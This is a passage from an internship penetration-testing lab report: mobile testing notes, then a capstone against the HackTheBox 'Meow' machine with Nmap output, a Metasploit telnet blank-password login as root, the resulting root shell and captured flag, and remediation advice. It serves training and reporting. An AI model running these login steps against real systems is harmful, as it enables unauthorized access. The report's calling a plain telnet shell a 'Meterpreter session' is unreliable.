- Dynamic testing was explored using Frida to understand runtime instrumentation and function hooking techniques. A script was prepared to analyze application behavior and demonstrate authentication bypass concepts. Due to environment limitations, the full exploitation was not completed, but the analysis provided practical insight into mobile application runtime manipulation techniques.

5.10 Mobile Security Testing Checklist

- The following steps were performed during the mobile application security testing lab:
  • Installed and configured MobSF for mobile application analysis
  • Uploaded and analyzed the Android application using MobSF
  • Identified insecure storage and hardcoded secrets
  • Reviewed the application security scorecard generated by MobSF
  • Created and analyzed a Frida script for function hooking
  • Studied Android IPC testing concepts using Drozer

Part-6: Capstone Project – Full VAPT Engagement

6.1 Overview

- The capstone task was designed to simulate a **complete Vulnerability Assessment and Penetration Testing (VAPT) lifecycle** following the **Penetration Testing Execution Standard (PTES)** methodology.
- The objective of this phase was to demonstrate the full penetration testing workflow, including **reconnaissance, vulnerability identification, exploitation, validation, and reporting**.
- The original task recommended testing a vulnerable HackTheBox machine such as **Lame**, however due to accessibility limitations during the internship environment, the **HackTheBox "Meow" lab machine** was used as the target system.
- The testing activities were performed using the following tools:
  • **Kali Linux** – penetration testing platform
  • **Nmap** – network reconnaissance and port scanning
  • **Metasploit Framework** – exploitation framework

- **OpenVAS** – vulnerability scanning
- **Burp Suite** – web/API traffic interception and testing

6.2 Reconnaissance and Target Identification

- The penetration testing process began with **network reconnaissance** to identify active hosts and open services.
- The **Nmap tool** was used to scan the target system and discover available network services.
- The scan results revealed that the **Telnet service was running on port 23**, indicating a potential entry point for exploitation.

```
┌──(kali㉿kali)-[~]
└─$ ping 10.129.17.14
PING 10.129.17.14 (10.129.17.14) 56(84) bytes of data.
64 bytes from 10.129.17.14: icmp_seq=1 ttl=63 time=339 ms
64 bytes from 10.129.17.14: icmp_seq=2 ttl=63 time=364 ms
64 bytes from 10.129.17.14: icmp_seq=3 ttl=63 time=387 ms
64 bytes from 10.129.17.14: icmp_seq=4 ttl=63 time=315 ms
^C
── 10.129.17.14 ping statistics ──
5 packets transmitted, 4 received, 20% packet loss, time 4008ms
rtt min/avg/max/mdev = 314.886/351.147/387.067/27.017 ms

┌──(kali㉿kali)-[~]
└─$ nmap -Pn -sC -sV 10.129.17.14
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-27 00:40 EST
Nmap scan report for 10.129.17.14
Host is up (0.27s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
23/tcp open  telnet  Linux telnetd
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 45.71 seconds
```

Figure 33: Nmap_Scan_Of_Meow_Htblabs

- Service enumeration is an essential step because it helps security analysts identify potential attack surfaces within the target system.

6.3 Exploitation Using Metasploit

- After identifying the vulnerable service, the **Metasploit Framework** was used to attempt exploitation.
- The appropriate Metasploit module was selected and configured with the target system parameters.

```
msf auxiliary(scanner/telnet/telnet_login) > set RHOSTS 10.129.17.14
RHOSTS => 10.129.17.14
msf auxiliary(scanner/telnet/telnet_login) > set USERNAME root
USERNAME => root
msf auxiliary(scanner/telnet/telnet_login) > show options

Module options (auxiliary/scanner/telnet/telnet_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   CreateSession     true             no        Create a new session for every successful login
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS            10.129.17.14     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             23               yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME          root             no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.

msf auxiliary(scanner/telnet/telnet_login) > set BLANK_PASSWORDS true
BLANK_PASSWORDS => true
msf auxiliary(scanner/telnet/telnet_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf auxiliary(scanner/telnet/telnet_login) > show options

Module options (auxiliary/scanner/telnet/telnet_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   true             no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   CreateSession     true             no        Create a new session for every successful login
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
```

Figure 34: Set_required_criteria

- The module was then executed to interact with the vulnerable service.

```
msf auxiliary(scanner/telnet/telnet_login) > run
[!] 10.129.17.14:23       - No active DB -- Credential data will not be saved!
[+] 10.129.17.14:23       - 10.129.17.14:23 - Login Successful: root:
[*] 10.129.17.14:23       - Attempting to start session 10.129.17.14:23 with root:
[*] Command shell session 1 opened (10.10.14.34:44937 → 10.129.17.14:23) at 2026-02-27 00:54:14 -0500
[*] 10.129.17.14:23       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 35: Run_auxiliary_module

- Successful exploitation resulted in a remote session on the compromised system.

```
msf auxiliary(scanner/telnet/telnet_login) > sessions -i 1
[*] Starting interaction with 1 ...


root@Meow:~# whoami
whoami
root
root@Meow:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@Meow:~# uname -a
uname -a
Linux Meow 5.4.0-77-generic #86-Ubuntu SMP Thu Jun 17 02:35:03 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
root@Meow:~# ls
ls
flag.txt  snap
root@Meow:~# cat flag.txt
cat flag.txt
b40abdfe23665f766f9c61ecba8a4c19
root@Meow:~#
```

Figure 36: Meterpreter_Session_opened

- Establishing a Meterpreter session confirms that the attacker has successfully gained access to the target system.

6.4 Vulnerability Scanning Using OpenVAS

- To simulate a professional vulnerability assessment process, the target system was also scanned using **OpenVAS**.
- OpenVAS is a vulnerability scanner that detects security weaknesses such as outdated services, configuration errors, and known CVEs.
- The scan report highlighted potential vulnerabilities that could be exploited if left unpatched.

Figure 37: Openvas_scan_report

- Vulnerability scanning complements manual penetration testing by identifying additional weaknesses that may not be immediately visible.

6.5 Web Traffic Testing Using Burp Suite

- To analyze web application traffic, **Burp Suite** was configured as a proxy between the browser and the target application.



Figure 38: Burp_proxy_setting

- The browser proxy settings were configured to route traffic through Burp Suite.



Figure 39: Proxy_configuration

- After configuration, web requests could be intercepted and analyzed.



Figure 40: browser_response

- Burp Suite allows testers to inspect HTTP requests, manipulate parameters, and test for vulnerabilities such as injection attacks.



Figure 41: Burp_API_Test

6.6 Vulnerability Detection Log

- The following table documents the vulnerabilities observed during the penetration testing simulation.

Timestamp	Target IP	Vulnerability	PTES Phase
2026-02-27 15:00:00	10.129.17.14	Telnet Misconfiguration / Unauthorized Access	Exploitation

6.7 Remediation Recommendations

- Based on the findings of the assessment, the following remediation actions are recommended:
  - Disable insecure services such as **Telnet** and replace them with secure alternatives like **SSH**
  - Apply regular **security patches and system updates**
  - Implement **strong authentication mechanisms**
  - Follow the **principle of least privilege** for user access
  - Conduct regular vulnerability scanning and penetration testing
- After applying remediation measures, a **rescan using OpenVAS** should be performed to verify that the identified vulnerabilities have been successfully mitigated.

6.8 PTES Penetration Testing Report

Executive Summary

- A simulated penetration testing engagement was conducted as part of the VAPT internship to demonstrate understanding of the complete vulnerability assessment lifecycle. The testing was performed in a controlled lab environment using a vulnerable HackTheBox virtual machine. The objective was to identify security weaknesses, validate exploitation methods, and document remediation strategies following the PTES methodology.

Attack Timeline

- The assessment began with reconnaissance using the Nmap scanning tool to identify open ports and running services on the target machine. The scan results revealed that Telnet was enabled, which presented a potential security risk due to its lack of encryption. Further investigation confirmed that the service allowed unauthorized access.
- The Metasploit Framework was used to interact with the vulnerable service and successfully obtain a remote session on the system. After exploitation, additional vulnerability scanning was performed using OpenVAS to identify other potential security weaknesses. Web traffic analysis was also performed using Burp Suite to observe HTTP requests and responses between the client and server.

Remediation Plan

- To mitigate the identified vulnerabilities, it is recommended to disable insecure services such as Telnet and replace them with secure protocols like SSH. Organizations should implement strong authentication mechanisms, regularly update software components, and enforce proper access controls. Continuous vulnerability scanning and security monitoring should also be implemented to detect potential threats early and maintain a secure system environment.

6.9 Stakeholder Briefing (Non-Technical)

- A security assessment was performed on a test environment to evaluate potential weaknesses in system configuration and network services. The testing identified insecure services that could allow unauthorized users to access the system if proper protections are not implemented.
- During the assessment, it was observed that certain services lacked adequate security controls, which could allow attackers to exploit them and gain unauthorized access. These issues are commonly caused by outdated configurations, lack of encryption, or weak authentication mechanisms.
- To reduce these risks, organizations should ensure that insecure services are disabled or replaced with secure alternatives, regularly apply system updates, and implement strong access control policies. Continuous monitoring and routine security assessments are also important to identify and address vulnerabilities before they can be exploited.
- This exercise highlights the importance of proactive security practices in protecting organizational systems and sensitive information.

Conclusion

- The Week-4 VAPT internship tasks provided practical exposure to several advanced penetration testing techniques within a controlled laboratory environment. The activities included advanced exploitation methods, API security testing, privilege escalation, network protocol attacks, mobile application security testing, and a complete VAPT lifecycle simulation.
- During the exploitation phase, concepts such as exploit chaining and Proof-of-Concept customization were explored using tools like Metasploit and publicly available exploits. API testing demonstrated vulnerabilities related to Broken Object Level Authorization and improper input validation, highlighting the importance of secure API design.
- Privilege escalation testing using LinPEAS helped identify system misconfigurations such as SUID binaries and writable files that could lead to elevated privileges. Persistence techniques were also studied to understand how attackers maintain long-term access to compromised systems.
- Network protocol attacks including SMB relay, ARP spoofing, and DNS spoofing demonstrated how attackers intercept network traffic and capture authentication credentials. Mobile application security testing using MobSF and Frida provided insight into insecure storage practices and runtime analysis techniques.
- The capstone project simulated a full penetration testing engagement using reconnaissance, exploitation, vulnerability scanning, and reporting. Overall, this week strengthened practical skills in vulnerability identification, exploitation techniques, security analysis, and professional reporting practices required for real-world VAPT engagements.

Key Learnings

- The following key learnings were achieved during the Week-4 VAPT internship tasks:
  • Developed understanding of **advanced exploitation techniques and exploit chaining concepts**
  • Gained practical experience in **customizing Proof-of-Concept exploits from Exploit-DB**
  • Learned how to perform **API security testing based on OWASP API Top 10 vulnerabilities**
  • Understood the risks associated with **Broken Object Level Authorization and GraphQL injection**
  • Gained hands-on experience with **privilege escalation enumeration using LinPEAS**
  • Learned how **SUID binaries and system misconfigurations** can lead to root-level access
  • Explored **persistence mechanisms such as cron jobs and reverse shells**
  • Performed **network protocol attacks including SMB relay, ARP spoofing, and DNS spoofing**
  • Learned how attackers capture **NTLM authentication hashes using Responder**
  • Practiced **network traffic analysis using Wireshark**

• Gained knowledge of **mobile application security testing using MobSF static analysis**
• Explored **dynamic testing concepts using Frida for runtime manipulation**
• Understood the workflow of a **complete VAPT engagement using PTES methodology**
• Improved skills in **professional security documentation and technical reporting**

References

1. **OWASP Top 10 – Web Application Security Risks**
   https://owasp.org/www-project-top-ten/
2. **OWASP API Security Top 10**
   https://owasp.org/www-project-api-security/
3. **OWASP Mobile Security Testing Guide (MSTG)**
   https://owasp.org/www-project-mobile-security-testing-guide/
4. **Exploit Database (Exploit-DB)**
   https://www.exploit-db.com/
5. **HackTricks – Privilege Escalation Techniques**
   https://book.hacktricks.xyz/
6. **Metasploit Framework Documentation**
   https://docs.metasploit.com/
7. **MobSF – Mobile Security Framework**
   https://mobsf.github.io/
8. **Frida Dynamic Instrumentation Toolkit**
   https://frida.re/
9. **Penetration Testing Execution Standard (PTES)**
   http://www.pentest-standard.org/
10. **Burp Suite Documentation**
    https://portswigger.net/burp/documentation